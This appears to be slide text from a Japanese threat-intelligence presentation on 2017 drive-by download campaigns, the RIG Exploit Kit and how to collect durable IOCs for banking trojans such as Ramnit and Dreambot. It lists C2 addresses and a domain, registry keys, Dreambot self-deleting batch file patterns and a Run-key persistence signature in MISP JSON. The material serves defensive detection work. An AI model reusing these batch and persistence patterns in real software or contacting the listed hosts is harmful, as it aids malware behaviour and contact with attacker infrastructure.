


マルウェアのIOCの調査

- オープンソースのサンドボックスを使う
 - Cuckoo
- オンラインサンドボックスを使う
 - Hybrid Analysis
 - Joe sandbox
 - any.run

既知情報の活用

- すでにファミリー名がラベル付けされた検体からマルウェアのIOCを調査する



MALWARE-TRAFFIC-ANALYSIS.NET

2017-12-28 - SEAMLESS CAMPAIGN CONTINUES USING RIG EK TO SEND RAMNIT BANKING TROJAN

ASSOCIATED FILES:

- Zip archive of the pcap: 2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap.zip 1.0 MB (1,043,770 bytes)
 - 2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap (1,184,893 bytes)
- Zip archive of the malware and artifacts: 2017-12-28-Seamless-campaign-Rig-EK-malware-and-artifacts.zip 166 kB (166,112 bytes)
 - 2017-12-28-Rig-EK-artifact-o32.tmp.txt (1,141 bytes)
 - 2017-12-28-Rig-EK-flash-exploit.swf (12,188 bytes)
 - 2017-12-28-Rig-EK-landing-page.txt (96,421 bytes)
 - 2017-12-28-Rig-EK-payload-Seamless-campaign-Ramnit-bilo400.exe (165,888 bytes)



検体のハッシュ値はIOCとして使えない

- EKからドロップするマルウェアは高頻度で変化する
- 観測したキャンペーン毎のユニークなマルウェア数
 - Seamless
 - 検体 948
 - Rulan
 - 検体 531

注目すべきIOC

- マルウェアの通信先
- マルウェアの挙動
 - レジストリ
 - 実行コマンド、作成されるファイル
 - ランサムノート、拡張子



変化しないマルウェアのIOC

長期間利用される通信先

- **Ramnit**

- IPアドレス
 - bot登録用のIPアドレス(87.106.190.153)がゲート、パスに関わらずに長期間使用されている
- DGAドメイン名
 - 一度解析すれば長期間利用可能

- **Chthonic**

- 2ヶ月間C2サーバが変化しない
- ponedobla[.]bitに接続



変化しないマルウェアのIOC

Ramnit

- 管理者権限確認に使用するレジストリ
 - jfghdug_ooetvtgk



Panda Banker

Dreambot

- 作成し、実行するbatファイル

```
@echo off
:d
del /F /Q "%TEMP%¥{filename}"
if exist "%TEMP%¥{filename}" goto
d
del /F "%TEMP%¥upd[a-z0-9]{8}.bat"
```

```
:[0-9]{8}
if not exist %1 goto [0-9]{10}
cmd /C ¥"%1 %2¥"
if errorlevel 1 goto [0-9]{8}
:[0-9]{10}
del %0"
```



IOCの共有

- misp形式で配布中
 - <https://github.com/nao-sec/ioc>

```
{
  "deleted": false,
  "event_id": "14",
  "object_relation": null,
  "type": "regkey|value",
  "sharing_group_id": "0",
  "uuid": "5a362f2c-62ec-4b09-8afc-4083c0a8010a",
  "ShadowAttribute": [],
  "disable_correlation": false,
  "category": "Persistence mechanism",
  "id": "460",
  "comment": "cmutsitf",
  "to_ids": false,
  "timestamp": "1513500460",
  "object_id": "0",
  "distribution": "3",
  "value":
    "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run|%APPDATA%\\MICROS~1\\[a-zA-Z0-1\\-_{8}\\[a-zA-Z0-1\\-_{8}.exe"
},
```




マルウェアのバイナリ類似度による 調査工数の削減

- 複数のハッシュアルゴリズムを使って実験をおこなった
 - imphash
 - ssdeep
 - sdhash
 - impfuzzy
 - TLSH
- impfuzzyとtlshは同一ファミリの場合、ある程度類似度を示した
 - 可視化までできるimpfuzzyを利用
- グループに分類することで調査対象の検体を絞った


Seamlessでドロップした検体

- 同じファミリーだが複数のクラスタに分類された
 - 224検体→9クラスタ
- ドロップ日時が近い検体同士の類似度が高い
 - パッカーの特性が類似している



Rulanでドロップした検体

- ファミリが多いためSeamless
ほどまとまりがない
 - 453検体→28クラスター
 - 類似度がない検体も多数
- 同ファミリで類似度が高いものはドロップ日時が近い検体同士の類似度が高い



Summary

- **Drive-by Download攻撃は2016年に引き続き減少**
 - 4月以降, 大規模な攻撃キャンペーンが変化
 - pseudo-Darkleechの活動停止
 - EITestはTechnical Support Scamへ移行
- **2017年はRIG Exploit Kitが圧倒的な勢力**
 - 年間を通して, 安定的に多くの攻撃キャンペーンで利用
- **攻撃キャンペーンの変化**
 - 多くの攻撃キャンペーンがMalvertising系へ
 - 日本をターゲットとした攻撃キャンペーンも



Summary

- EKで利用されるマルウェアのハッシュは不規則に変更される
- キャンペーン毎にマルウェアのファミリーはある程度固定される
- 攻撃者のリソースは限られるため通信先はハッシュほど変化しない
- 挙動ベースのIOCは長期間有効である
- バイナリ類似度を利用してある程度、同一ファミリーを分類することができた

Any Questions?